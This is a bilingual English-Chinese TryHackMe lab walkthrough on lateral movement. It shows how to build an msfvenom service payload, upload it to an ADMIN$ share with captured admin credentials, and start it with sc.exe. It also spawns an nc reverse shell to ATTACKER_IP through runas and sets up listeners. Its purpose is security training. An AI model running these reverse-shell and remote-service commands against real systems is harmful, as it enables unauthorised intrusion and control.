若要完成本练习,需要使用任务 1 中分配给您的凭据从 http://distributor.za.tryhackme.com/creds↗ 连接到THMJMP2。如果您尚未这样做,请单击链接并立即获取凭据。获得凭据后,通过 SSH 连接到THMJMP2:
**ssh za\<AD **Username>@thmjmp2.za.tryhackme.com
For this exercise, we will assume we have already captured some credentials with administrative access:
在本练习中,我们将假设我们已经捕获了一些具有管理访问权限的凭据:
User: ZA.TRYHACKME.COM\t1_leonard.summers
用户:ZA.TRYHACKME.COM\t1_leonard.summers
Password: EZpass4ever 密码:EZpass4ever
We’ll show how to use those credentials to move laterally to THMIIS using sc.exe. Feel free to try the other methods, as they all should work against THMIIS.
我们将展示如何使用这些凭据横向移动到 sc.exe THMIIS。随意尝试其他方法,因为它们都应该对THMIIS有效。
While we have already shown how to use sc to create a user on a remote system (by using net user), we can also upload any binary we’d like to execute and associate it with the created service. However, if we try to run a reverse shell using this method, we will notice that the reverse shell disconnects immediately after execution. The reason for this is that service executables are different to standard .exe files, and therefore non-service executables will end up being killed by the service manager almost immediately. Luckily for us, msfvenom supports the exe-service format, which will encapsulate any payload we like inside a fully functional service executable, preventing it from getting killed.
虽然我们已经展示了如何使用 sc 在远程系统上创建用户(通过使用 net user ),但我们也可以上传我们想要执行的任何二进制文件并将其与创建的服务相关联。但是,如果我们尝试使用此方法运行反向 shell,我们会注意到反向 shell 在执行后立即断开连接。这样做的原因是服务可执行文件与标准.exe文件不同,因此非服务可执行文件最终几乎会立即被服务管理器杀死。幸运的是,msfvenom 支持这种 exe-service 格式,它将我们喜欢的任何有效负载封装在一个功能齐全的服务可执行文件中,防止它被杀死。
To create a reverse shell, we can use the following command:
要创建一个反向 shell,我们可以使用以下命令:
Note: Since you will be sharing the lab with others, you’ll want to use a different filename for your payload instead of “myservice.exe” to avoid overwriting someone else’s payload.
注意:由于你将与他人共享实验室,因此需要为有效负载使用不同的文件名,而不是“myservice.exe”,以避免覆盖其他人的有效负载。
AttackBox 攻击盒
user@AttackBox$ msfvenom -p windows/shell/reverse_tcp -f exe-service LHOST=ATTACKER_IP LPORT=4444 -o myservice.exeWe will then proceed to use t1_leonard.summers credentials to upload our payload to the ADMIN 共享:
AttackBox 攻击盒
user@AttackBox$ smbclient -c 'put myservice.exe' -U t1_leonard.summers -W ZA '//thmiis.za.tryhackme.com/admin$/' EZpass4ever putting file myservice.exe as \myservice.exe (0.0 kb/s) (average 0.0 kb/s)Once our executable is uploaded, we will set up a listener on the attacker’s machine to receive the reverse shell from msfconsole:
上传可执行文件后,我们将在攻击者的机器上设置一个侦听器,以接收来自 msfconsole 以下位置的反向 shell:
AttackBox 攻击盒
user@AttackBox$ msfconsolemsf6 > use exploit/multi/handlermsf6 exploit(multi/handler) > set LHOST lateralmovementmsf6 exploit(multi/handler) > set LPORT 4444msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcpmsf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.10.16:4444Alternatively, you can run the following one-liner on your Linux console to do the same:
或者,您可以在 Linux 控制台上运行以下单行代码来执行相同的操作:
AttackBox 攻击盒
user@AttackBox$ msfconsole -q -x "use exploit/multi/handler; set payload windows/shell/reverse_tcp; set LHOST lateralmovement; set LPORT 4444;exploit"Since sc.exe doesn’t allow us to specify credentials as part of the command, we need to use runas to spawn a new shell with t1_leonard.summer’s access token. Still, we only have SSH access to the machine, so if we tried something like runas /netonly /user:ZA\t1_leonard.summers cmd.exe, the new command prompt would spawn on the user’s session, but we would have no access to it. To overcome this problem, we can use runas to spawn a second reverse shell with t1_leonard.summers access token:
由于 sc.exe 不允许我们指定凭据作为命令的一部分,我们需要使用它 runas 来生成带有 t1_leonard.summer 访问令牌的新 shell。尽管如此,我们只有对计算机的 SSH 访问权限,因此如果我们尝试类似 runas /netonly /user:ZA\t1_leonard.summers cmd.exe ,新的命令提示符将在用户的会话中生成,但我们将无法访问它。为了克服这个问题,我们可以使用 runas 生成第二个带有 t1_leonard.summers 访问令牌的反向 shell:
THMJMP2: Command Prompt THMJMP2:命令提示符
C:\> runas /netonly /user:ZA.TRYHACKME.COM\t1_leonard.summers "c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4443"Note: Remember that since you are using runas with the /netonly option, it will not bother to check if the provided credentials are valid (more info on this on the EnumeratingADroom↗), so be sure to type the password correctly. If you don’t, you will see some ACCESS DENIED errors later in the room.
注意:请记住,由于您 runas 使用的是该 /netonly 选项,因此不会费心检查提供的凭据是否有效(有关此内容的更多信息,请参阅枚举 AD 房间),因此请务必正确键入密码。否则,稍后会在房间中看到一些 ACCESS DENIED 错误。
We can receive the reverse shell connection using nc in our AttackBox as usual:
我们可以像往常一样在 AttackBox 中使用 nc 接收反向 shell 连接:
AttackBox 攻击盒
user@AttackBox$ nc -lvp 4443And finally, proceed to create a new service remotely by using sc, associating it with our uploaded binary:
最后,继续使用 sc 远程创建一个新服务,并将其与我们上传的二进制文件相关联:
THMJMP2: Command Prompt (As t1_leonard.summers) THMJMP2:命令提示符(如 t1_leonard.summers)
C:\> sc.exe \\thmiis.za.tryhackme.com create THMservice-3249 binPath= "%windir%\myservice.exe" start= autoC:\> sc.exe \\thmiis.za.tryhackme.com start THMservice-3249Be sure to change the name of your service to avoid clashing with other students.
请务必更改您的服务名称,以避免与其他学生发生冲突。
Once you have started the service, you should receive a connection in your AttackBox from where you can access the first flag on t1_leonard.summers desktop.
启动服务后,您应该会在 AttackBox 中收到一个连接,您可以从中访问 t1_leonard.summers 桌面上的第一个标志。
Answer the questions below
回答以下问题
After running the “flag.exe” file on t1_leonard.summers desktop on THMIIS, what is the flag?
在THMIIS的t1_leonard.summers桌面上运行“flag.exe”文件后,标志是什么?